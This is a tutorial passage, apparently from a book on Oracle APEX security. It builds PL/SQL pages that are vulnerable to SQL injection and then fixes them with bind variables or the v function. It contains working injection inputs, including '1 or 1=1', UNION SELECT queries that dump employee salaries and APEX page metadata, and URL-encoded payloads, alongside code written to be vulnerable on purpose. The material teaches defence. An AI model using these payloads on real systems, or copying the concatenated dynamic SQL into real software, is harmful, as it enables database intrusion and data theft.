Now create a PL/SQL page process that executes after the header with the code shown in Figure 3-1.



Page: **40 - SQL Injection - Execute Immediate**

Point: **On Load - After Header**

* Enter PL/SQL Page Process

```
declare
 l_sql VARCHAR2(256);
begin
 l_sql := 'SELECT dname,deptno FROM dept WHERE dname = ''' ||
:P40_TESTINPUT || '''';
 EXECUTE IMMEDIATE l_sql;
end;
```

☐ Do not validate PL/SQL code (parse PL/SQL code at runtime only).

FIGURE 3-1: Vulnerable PL/SQL statement in a page process

The simple test page should now have the structure shown in Figure 3-2.




FIGURE 3-2: Page structure

When you run the page, you have one input box and a Submit button (see Figure 3-3).




SQL Injection - Execute Im
SQL Commands
apex.oracle.com/pls/apex/f?p=10659:40:0::::
BOOKTEST
Logout
Blank Region
Testinput
Submit

FIGURE 3-3: The example page in the browser

Entering some text into the box and clicking Submit refreshes the page. Now if you enter some SQL syntax into the input box, such as a single quote, an Oracle error message is displayed (as shows in Figure 3-4).



ORA-01756: quoted string not properly terminated

Technical Info (only visible for developers)

- is_internal_error: false
- ora_sqlcode: -1756
- ora_sqlerrm: ORA-01756: quoted string not properly terminated
- component.type: APEX_APPLICATION_PAGE_PROCESS
- component.id: 1331400812263563025
- component.name: Execute Immediate
- error_backtrace:

```
ORA-06512: at line 5
ORA-06512: at "SYS.DBMS_SYS_SQL", line 1926
ORA-06512: at "SYS.WWV_DBMS_SQL", line 973
ORA-06512: at "SYS.WWV_DBMS_SQL", line 999
ORA-06512: at "APEX_040200.WWV_FLOW_DYNAMIC_EXEC", line 806
ORA-06512: at "APEX_040200.WWV_FLOW_PROCESS", line 138
```

FIGURE 3-4: Error message due to invalid dynamic SQL statement

The "ORA-01756: quoted string not properly terminated" is a clue that the input (a quote) has caused the syntax of a query to get corrupted, and now Oracle cannot parse and execute the query.

The *`P40_TESTINPUT`* item is now set within the session state to a value containing a single quote, and every access to page 40 (in this session) will generate the preceding error. To continue experimenting, you need to reset the value to something normal by accessing the following URL (you need to change the application ID from 12556 to the ID of your application):

```
f?p=12556:40:0::::P40_TESTINPUT:test
```

This sets the value to `test`, allowing the Page Process you defined to execute cleanly and return to the page with the input field and Submit button.

Using a bind variable in the process source should fix the problem:

```
declare
 l_sql VARCHAR2(256);
begin
 l_sql := 'SELECT dname,deptno FROM dept WHERE dname = :dname';
 EXECUTE IMMEDIATE l_sql USING :P40_TESTINPUT;
end;
```

Now when you enter any text into the input box and click Submit, the page refreshes as intended. No error is generated because no matter what data is entered, the query is correctly parsed when `EXECUTE IMMEDIATE` is called. The SQL Injection vulnerability is now resolved.

An alternative pattern is to use the `APEX_UTIL.GET_SESSION_STATE` function (or the shorthand `v` function) to access the *`P123_USERNAME`* value:

```
l_sql = 'SELECT id,role FROM users WHERE username = v(''P123_USERNAME'')';
EXECUTE IMMEDIATE l_sql;
```

The return of the `v` function is evaluated when the query is parsed by the `EXECUTE IMMEDIATE` instruction and treated as the operand for the equality test. Arbitrary data in the response from the function cannot change the structure of the query.

However, you should use this function carefully because a subtly different form is actually again vulnerable to SQL Injection:

```
l_sql = 'SELECT id,role FROM users WHERE username = '''||
 v('P123_USERNAME') || '''';
EXECUTE IMMEDIATE l_sql;
```

The difference is that the value of the *`P123_USERNAME`* item is accessed when the query is executed in the first example, and the response from the function will not modify the SQL syntax. In the second example, the value of the item is first put into the string, then the string is executed, at which point the syntax may have been modified. The parser does not know that a function was called, and the return value from the function call is simply concatenated onto the query, potentially altering the query.

This minor difference is key to the core of SQL Injection: Untrusted user input should not be able to modify the syntax of a database query.

Using the example page process query you created earlier, test these alternative fixes and compare the resulting behavior. Look for differences in the response when entering single quotes into the input box when the `v` function is inside or outside of the *`l_sql`* string. Remember, you can reset the item value in session state after an error is raised by putting the item name and value in the URL.

This simple PL/SQL `EXECUTE IMMEDIATE` construct was created to outline the basic premise of SQL Injection and to allow the triggering of errors. The query does not serve any functional purpose (the selected rows are not accessible). When reviewing APEX applications, we've seen vulnerable `EXECUTE IMMEDIATE` statements in APEX applications. Generally, these have been used to alter a database user or modify table schemas.

Injection into an `EXECUTE IMMEDIATE` statement is certainly possible, but the impact is the least of all the types of SQL Injection. Injecting into an `ALTER USER` statement does not actually give a malicious user a great amount of power over the database. The attacker could alter the user (which isn't that far removed from the intended function of the query), and potentially use parameters to disable the account, but cannot run arbitrary queries against the database.

The following sections look at other places where SQL Injection arises, and where the impact can be greater.

DYNAMIC SQL – CURSORS


An area where we've seen real issues that have potentially devastating effects is where dynamic SQL is used in a cursor. Consider the following vulnerable construct that iterates through the users of a specified type and outputs a simple HTML table:

```
declare
 TYPE cur_typ IS REF CURSOR;
 l_cur cur_typ;
 l_sql VARCHAR(256);
 l_data VARCHAR(256);
begin
 htp.p('<table>');
 l_sql := 'select dname from dept where deptno = ' || nvl(:P41_DEPTNO,0);
 open l_cur for l_sql;
 loop
  fetch l_cur into l_data;
  exit when l_cur%NOTFOUND;
 htp.p('<tr><td>' || l_data || '</td></tr>');
 end loop;
close l_cur;
htp.p('</table>');
end;
```

The concatenation of *`P41_DEPTNO`* to the dynamic SQL statement leads to an exploitable SQL Injection condition, similar to the `EXECUTE IMMEDIATE` example in the previous section.

Example

To experiment with this issue, create a new page (41), with a text input page item (*`P41_DEPTNO`*) and a page item button that submits the page. Then add a display only page item that is based on the "Output of PL/SQL Code," using the previous block containing the dynamic cursor query (see Figure 3-5).



Page: **41 - SQL Injection - Dynamic Cursor**

Item Name: **P41_DISPLAY**

Display As: **Display Only**

Save Session State: No


Based On: Output of PL/SQL Code

* PL/SQL Code which emits HTML:

```
declare
 TYPE cur_typ IS REF CURSOR;
 l_cur cur_typ;
 l_sql VARCHAR(256);
 l_data VARCHAR(256);
begin
 htp.p('<table>');
 l_sql := 'select dname from dept where deptno = ' || nvl(:P41_DEPTNO,0);
 open l_cur for l_sql;
 loop
  fetch l_cur into l_data;
  exit when l_cur%NOTFOUND;
 htp.p('<tr><td>' || l_data || '</td></tr>');
 end loop;
close l_cur;
htp.p('</table>');
end;
```

FIGURE 3-5: Page Item with PL/SQL source that uses a dynamic cursor

The page structure should be as shown in Figure 3-6.




```
Page Rendering
⊟ SQL Injection - Dynamic Cursor
   ⊞ Before Header
   ⊞ After Header
   ⊞ Before Regions
   ⊟ Regions
      ⊟ Body (3)
         ⊟ Blank Region
            ⊟ Items
               P41_DEPTNO
               P41_SUBMIT
               P41_DISPLAY
   ⊞ After Regions
   ⊞ Before Footer
   ⊞ After Footer
   Dynamic Actions
```

FIGURE 3-6: Page structure

Run the page and enter a valid department ID (20); the following database query is assembled and then executed:

```
SELECT dname FROM dept WHERE deptno = 20;
```



Blank Region

Deptno: 20

Display: RESEARCH

FIGURE 3-7: Expected output when input is valid

The display region now outputs the department name in an HTML table, as shown in Figure 3-7. A single quote in the Deptno field causes the same Oracle "ORA-01756" error observed earlier. Set the value of *P41_DEPTNO* in the URL to reset the item in session state:

```
f?p=12556:41:0::NO::P41_DEPTNO:20
```


Now enter the following SQL syntax into the Deptno field and click Submit:

```
1 or 1=1
```

This results in the following database query:

```
SELECT dname FROM dept WHERE deptno = 1 or 1=1;
```

When you submit the page, the display item contains the list of all departments (as shown in Figure 3-8).



```
ACCOUNTING
RESEARCH
SALES
OPERATIONS
```

FIGURE 3-8: Displayed page when exploit succeeds


The dynamic cursor syntax has been altered by your malicious input, and now returns all rows from the `DEPT` table. It would be possible with knowledge of the database layout to construct more complex examples with more significant impacts to the application security. For example, to return data from a different table, you can construct a `UNION SELECT`, and append to the intended query as follows:

```
1 UNION SELECT ename FROM emp
```

Your application is then effectively executing the following query:

```
SELECT dname FROM dept WHERE deptno = 1 UNION SELECT ename FROM emp;
```

Here, you have caused the undesirable effect of returning the `ENAME` column from the `EMP` table (see Figure 3-9). An attacker can use this kind of power to enumerate the contents of your database and extract sensitive information.


Blank Region

Deptno: 1 union select ename from emp

ADAMS
ALLEN
BLAKE

FIGURE 3-9 Exploit to list employee names

To resolve the SQL Injection vulnerability in this dynamic cursor, you can use the same patterns you saw earlier:

- Use bind variables when opening the cursor.
- Use the `v` (or `nv`) function inside the dynamic SQL to access the item value at execution time.

For example, using bind variables in the cursor `open` statement:


```
l_sql := 'select dname from dept where deptno = nvl(:deptno,0)';
 open l_cur for l_sql using :P41_DEPTNO;
```

Alternatively, using the `v` function to access the APEX item when the dynamic query is evaluated:

```
 l_sql := 'select dname from dept' ||
  ' where deptno = nvl(v(''P41_DEPTNO''),0)';
 open l_cur for l_sql;
```

These two variants resolve the SQL Injection vulnerability.

Because the `WHERE` clause in the query is comparing a numeric field with user input, any non-numeric input will cause an error to be generated (see Figure 3-10).


Error during rendering of page item P41_DISPLAY.

ORA-01722: invalid number

Technical Info (only visible for developers)

FIGURE 3-10: Numeric casting error

This ORA-01722 error is not so interesting to attackers. It means that the input is being cast to a number within a query, and any text causes the cast to fail. The fix you applied to the dynamic cursor has made the query safe (although the user experience is somewhat lacking, in a real application you might want to check the value or catch the exception!).

Again, take care with the latter example because the vulnerability would still be exploitable if the call to the function occurred as the string was evaluated:

```
 l_sql := 'select dname from users where deptno = ' || v('P41_DEPTNO');
 open l_cur for l_sql;
```

This simple example is derived from an APEX application that was building custom HTML based on a complex query. The filter condition within the query was an unprotected APEX item and was simply concatenated to the dynamic SQL string during construction. This led to SQL Injection that was exploitable in the manner demonstrated.

DYNAMIC SQL – APEX API

Within APEX are a number of API procedures that take a dynamic SQL query as a parameter, such as:

```
APEX_COLLECTION.CREATE_COLLECTION_FROM_QUERY (
 p_collection_name IN VARCHAR2,
 p_query IN VARCHAR2,
 p_generate_md5 IN VARCHAR2 default 'NO');

APEX_UTIL.JSON_FROM_SQL(
 sqlq IN VARCHAR2);
```

Such API calls are useful for application developers, but they can also be dangerous. Dynamic SQL statements should be avoided where possible, but such API calls direct a developer down the path of having to use dynamic SQL. They can be used safely, but if the query is not constructed correctly, SQL Injection vulnerabilities can arise.

The following is a simple example, similar to the patterns you saw earlier:

```
declare
 l_sql VARCHAR2(256);
begin
 l_sql := 'SELECT empno,ename,sal FROM emp WHERE job = '''
  || :P42_JOB || '''';
 apex_util.json_from_sql(sqlq => l_sql);
end;
```

The dynamic statement passed into the `JSON_FROM_SQL` procedure is injectable due to concatenation of untrusted input onto the query.

Some API calls do not have a mechanism to use bind variables (there is no `USING` syntax). In some cases, you can make use of the APEX item as a bind variable within the dynamic SQL statement:

```
 l_sql := 'SELECT empno,ename,sal FROM emp WHERE job = :P42_JOB';
```

This works for `APEX_UTIL.JSON_FROM_SQL`, but when using `APEX_COLLECTION.CREATE_COLLECTION_FROM_QUERY`, you get the following error:

```
ORA-01008: not all variables bound
```

In this case there is an alternative procedure, `CREATE_COLLECTION_FROM_QUERY_B` that supports binding. When using bind variables is not possible, the correct pattern for safe use of dynamic SQL with API calls is to use the `v` function inside the dynamic SQL to access the item value at the point of execution. You can use the `v` function within the dynamic SQL statement as follows:

```
 l_sql := 'SELECT empno,ename,sal FROM emp WHERE job = v(''P42_JOB'');
```

Again, in this case ensure the `v` function call is within the dynamic SQL statement, and not concatenated onto the string before the statement is passed into the API call.

The following block was observed in an application we reviewed and was vulnerable to SQL Injection due to the use of a dynamic query used to create a collection:

```
declare
l_query varchar2(2000);
begin
if APEX_COLLECTION.COLLECTION_EXISTS( p_collection_name => 'BUILDINGS')
then
  APEX_COLLECTION.DELETE_COLLECTION(p_collection_name => 'BUILDINGS');
end if;
l_query := 'select b.id,b.feature_code,f.name'
|| ' from building b,features f'
|| ' where b.building_id = '||:P123_ID||' and b.feature_code = f.code';
APEX_COLLECTION.CREATE_COLLECTION_FROM_QUERY(
    p_collection_name => 'BUILDINGS',
    p_query           => l_query);
end ;
```

Because the `CREATE_COLLECTION_FROM_QUERY` call does not honor bind variables, you cannot just embed the *`P123_ID`* item into the string. The correct resolution for this issue is as follows:

```
l_query := 'select b.id,b.feature_code,f.name'
|| ' from building b,features f'
|| ' where b.building_id = v(''P123_ID'') and b.feature_code = f.code';
```


The `v` function is evaluated at query execution time and malicious input does not affect the intended syntax of the query.

When using an API call, or a call to a custom database function or procedure that requires a query, ensure that the query is constructed in such a way that any components that are not trusted are used safely. Consider how the SQL syntax in the untrusted input would be handled. If it will be interpreted when the query is executed by the call, it is likely that SQL Injection is possible.

Example

To demonstrate, create a collection in a page process and a report based on the collection. This is all contained within a single report page (of type “Interactive Report”) that queries the collection. You can use the following simple query for the report:

```
SELECT c001 empno, c002 ename, c003 sal
 FROM apex_collections
 WHERE collection_name = 'TEMPEMP'
```




*Enter a SQL SELECT statement

```
SELECT c001 empno, c002 ename, c003 sal
   FROM APEX_collections
 WHERE collection_name = 'TEMPEMP'
```

FIGURE 3-11: Report query based on a collection

You can then add a page process (executing before the header) to create the collection (see Figure 3-12), using following code:

```
declare
l_query varchar2(2000);
begin
if APEX_COLLECTION.COLLECTION_EXISTS( p_collection_name => 'TEMPEMP')
then
  APEX_COLLECTION.DELETE_COLLECTION(p_collection_name => 'TEMPEMP');
end if;
l_query := 'SELECT empno,ename,sal FROM emp WHERE job = '''
 || :P42_JOB || '''';
APEX_COLLECTION.CREATE_COLLECTION_FROM_QUERY(
    p_collection_name => 'TEMPEMP',
    p_query           => l_query);
end ;
```



Page: **42 - SQL Injection - Dynamic SQL Parameter**

Point: **On Load - Before Header**

*Enter PL/SQL Page Process

```
declare
l_query varchar2(2000);
begin
if APEX_COLLECTION.COLLECTION_EXISTS( p_collection_name => 'TEMPEMP') then
  APEX_COLLECTION.DELETE_COLLECTION(p_collection_name => 'TEMPEMP');
end if;
l_query := 'SELECT empno,ename,sal FROM emp WHERE job = ''' || :P42_JOB || '''';
APEX_COLLECTION.CREATE_COLLECTION_FROM_QUERY(
    p_collection_name => 'TEMPEMP',
    p_query          => l_query);
end ;
```

☐ Do not validate PL/SQL code (parse PL/SQL code at runtime only).

FIGURE 3-12: Process to create the collection

The resulting page structure should be as shown in Figure 3-13.





FIGURE 3-13: Page structure

When the page is run, you can see different reports based on the entered job type.



Job: SALESMAN

Empno	Ename	Sal
7499	ALLEN	1600
7521	WARD	1250
7654	MARTIN	1250
7844	TURNER	1500


1 - 4

FIGURE 3-14: Report output

In the example shown in Figure 3-14, the entered job `SALESMAN` creates the following query:

```
SELECT empno,ename,sal FROM emp WHERE job = 'SALESMAN';
```

As before, you can trigger an error by entering a value (such as a single quote) into the *job* input field that changes the syntax of the SQL query used when creating the collection (see Figure 3-15).



ORA-20104: create_collection_from_query Error:ORA-20104: create_collection_from_query ParseErr:ORA-01756: quoted string not properly terminated

Technical Info (only visible for developers)

FIGURE 3-15: Syntax error caused by your input, malforming the dynamic SQL


The potential of the injection in this example is powerful because the attacker can query a large amount of data and then page through the results using the standard report controls. For example, you can query against the public APEX synonyms to gather information about the application. The following injection uses a `UNION SELECT` to incorporate data from the `APEX_APPLICATION_PAGES` view into the report (change the application name to represent an application in your current workspace):

```
xxx' union select page_id, page_name, 0 from apex_application_pages
 where application_name = 'Sample Database Application' --
```

This results in the following SQL query being executed:

```
SELECT empno,ename,sal FROM emp WHERE job = 'xxx'
 UNION SELECT page_id,page_name, 0 FROM apex_application_pages
 WHERE application_name = 'Sample Database Application'--;
```

When this attack is performed, the report contains a list of APEX page names (see Figure 3-16).



Empno	Ename	Sal
38	Top Users	0
28	Tags	0
214	Tags	0
217	Select Items	0
30	Search Results	0
1	Sample Database Application	0
34	Sample Data	0

FIGURE 3-16: SQL Injection accessing APEX meta-data

In this way it is possible to query the APEX meta-data for an application, including the queries that it uses. Such information is useful to malicious attackers in understanding the structure and implementation of the application. You can also query the meta-data to list all the queries made by the application to determine database tables storing sensitive data.

As an example from an actual application we have seen, the following code was implemented as an on-demand page process, without an authentication scheme:

```
DECLARE
   l_sql VARCHAR2(256);
BEGIN
   l_ sql :=
         'SELECT id,title FROM projects '
```

```
      || 'WHERE owner_id = ' || wwv_flow.g_x01 || ' ORDER BY id';

   owa_util.mime_header('application/json', FALSE );
   htp.p('Cache-Control: no-cache');
   htp.p('Pragma: no-cache');
   owa_util.http_header_close;

   apex_util.json_from_sql(sqlq  => l_ sql);
END;
```

This process returned JSON data for projects owned by a specified user. The *wwv_flow.g_x01* variable is not an APEX item as you have seen previously, but is the content of an HTTP Post request field (containing the owner ID) and is under the control of the (potentially malicious) end user. This *g_x01* variable cannot be accessed using the v function or as a bind variable.

Because the received data is a numeric ID, we could also explicitly convert the input to a number (and the APEX application would produce an error for non-numeric input):

```
   l_ sql :=
         'SELECT id,title FROM projects '
      || 'WHERE owner_id = ' || TO_NUMBER(wwv_flow.g_x01)
      || ' ORDER BY id';
```

Note: Although converting the variable to a number will mitigate the threat of SQL Injection, it doesn't help mitigate threats such as ID tampering. A secure application would also ensure that the user in question submitting the page had permission to access the identifier being submitted.

The untrusted user input is made safe and the query can be passed to the API call without any threat of SQL Injection. If the *g_x01* variable was required as a string, the value should be validated or made safe (see the discussion of `safequote` later in this chapter for an example of a function that could be used here).

Dynamic SQL statements can occur in APEX applications in a number of places. Some APEX API calls require a parameter that is a dynamic query executed during the call. Care must be taken when constructing such parameters because they represent a legitimate form of SQL Injection.

FUNCTION RETURNING SQL QUERY

A source query for some areas within APEX can be defined as a function that returns a SQL query. The returned query is a string format and is executed by the internals of APEX when the source is computed. There is nothing inherently wrong with this option, except it again guides the developer along a dangerous path toward dynamic SQL. The returned SQL needs to be in string format; it may deal with untrusted input, so care must be taken to ensure that input cannot modify the intended query syntax.

The APEX classic report region has two types of source: a standard SQL query, or a PL/SQL function body returning an SQL query. We have seen the latter used in many applications, with the source defined as a call to a function that returns (dynamic) SQL. Consider the following report, observed in a client's APEX application that implemented simple query-builder type functionality (simplified to ease readability):


```
declare
 l_query VARCHAR2(1024);
 l_where VARCHAR2(1024);
begin
 l_query := 'select dname,deptno from dept';
if :P44_MATCH is not null then
 l_where := ' where dname like ''%' || :P44_MATCH || '%''';
 l_query := l_query || ' ' || l_where;
end if;
return l_query;
end;
```

This simple query returns the names and numbers for all the departments in a classic report, or if the *P44_MATCH* item is set, only those departments with matching names are displayed. This seems a little unrealistic, but the sample code has been boiled down to the core components to demonstrate the problem.

You may have spotted the SQL Injection vulnerability within the *P44_MATCH* parameter due to the concatenation of the value onto the dynamic SQL statement.

Example

To test the issue, create a new report page (44) of type "Classic Report." Use the preceding PL/SQL function, as shown in Figure 3-17.



Report Source: SQL Query

* Enter a SQL SELECT statement or a PL/SQL function returning a SQL SELECT statement

```
declare
 l_query VARCHAR2(1024);
 l_where VARCHAR2(1024);
begin
 l_query := 'select dname,deptno from dept';
if :P44_MATCH is not null then
 l_where := ' where dname like ''%' || :P44_MATCH || '%''';
 l_query := l_query || ' ' || l_where;
end if;
return l_query;
end;
```

FIGURE 3-17: Vulnerable function returning SQL query

Add a hidden page item called *P44_MATCH* to the page. The resulting page structure is show in Figure 3-18.




FIGURE 3-18: Example page structure

The vulnerable component of your dynamic SQL query is an APEX hidden item, so you need to set a value via the URL:

```
f?p=12556:44:0::::P44_MATCH:ACC
```

This creates the following SQL statement:

```
SELECT dname,deptno FROM dept WHERE dname LIKE = 'ACC';
```


This displays only the Accounting department. If you set the item to a single quote

```
f?p=12556:44:0::::P44_MATCH:'
```

the resulting SQL query ends up invalid:

```
SELECT dname,deptno FROM dept WHERE dname LIKE = ''';
```

As a result, you get a syntax error from the database, confirming the presence of a SQL Injection vulnerability, as shown in Figure 3-19.



```
failed to parse SQL query:
ORA-00911: invalid character
```

FIGURE 3-19: SQL syntax error due to your input

To exploit this issue, you could perform a `UNION SELECT` against the `EMP` table to return employee information in the report. Submitting the following in the web browser:


```
f?p=12556:44:0::::P44_MATCH:\xxx'+union+select+ename,sal+from+emp+--\
```

results in the following SQL query:

```
SELECT dname,deptno FROM dept WHERE dname LIKE = '%xxx'
 UNION SELECT ename,sal FROM emp --%'
```

NOTE *The backslash character is an APEX intricacy that delimits the item value. Item values on the URL in APEX are usually separated by commas, but in this case, because you need a comma within the value being submitted (between the column names of the* `UNION SELECT`*), you need to enclose the entire value with backslashes. When you are injecting via the URL, if the expected query seems to be cut off, it is generally because the injection string contains commas and you've forgotten the backslashes.*

The resulting report contains a list of all employees and their salaries, rather than the expected departmental information (see Figure 3-20).



Report

DNAME	DEPTNO
ADAMS	1100
ALLEN	1600
BLAKE	2850
CLARK	2450

FIGURE 3-20: Exploit displaying employee names and salaries

To fix the vulnerability, simply enclose the *`P44_MATCH`* bind variable within the string that is returned, so it is bound by the caller at execution time, not when the string is being constructed:

```
 l_where := ' where dname like ''%'' || :P44_MATCH || ''%''';
```

The concatenation for the `LIKE` clause now occurs when the entire query is executed, not when it is constructed, and the caller binds the variable at execution time. The Oracle SQL parser knows that characters in *`P44_MATCH`* are evaluated as the string operand to `LIKE` and syntactical characters do not modify the query syntax.

The following PL/SQL code has been sanitized from an APEX application we found on the Internet, and is a good example of a Function Returning SQL block:

```
declare
    l_ps   varchar2(300) := NULL;
    l_sql     varchar2(4000) := NULL;
    l_cnt1      number := null;
begin
    select count(*) into l_cnt1 from user_tab_columns
     where table_name = 'QUESTIONS' and column_name = :P20_COLUMN1
```

```
      and length(:P20_COLUMN1) < 30;
    if l_cnt1 = 0 then :P20_CRITERIA1 := null; end if;
    if :P20_OPERATOR1 not in ('=','like','<>','>','<','<=','>=')
     then :P20_OPERATOR1 := '='; end if;

    l_ps := :P20_POSTING_STATUS;
    l_sql := 'select * from questions q,status s where q.status = s.id';
    if l_ps is not null then
        l_sql := l_sql || ' and q.status in ( '
                   || replace(l_ps, ':', ',' ) || ') ';
    end if;
    if :P20_CRITERIA1 is not null then
        if ( :P20_OPERATOR1 = 'like' ) then
        l_sql := l_sql || ' and upper(q.' || :P20_COLUMN1
                   || ') like upper(:P20_CRITERIA1) ';
        else
        l_sql := l_sql || ' and q.' || :P20_COLUMN1 || ' ' ||
                   :P20_OPERATOR1 || ' :P20_CRITERIA1 ';
        end if;
    end if;
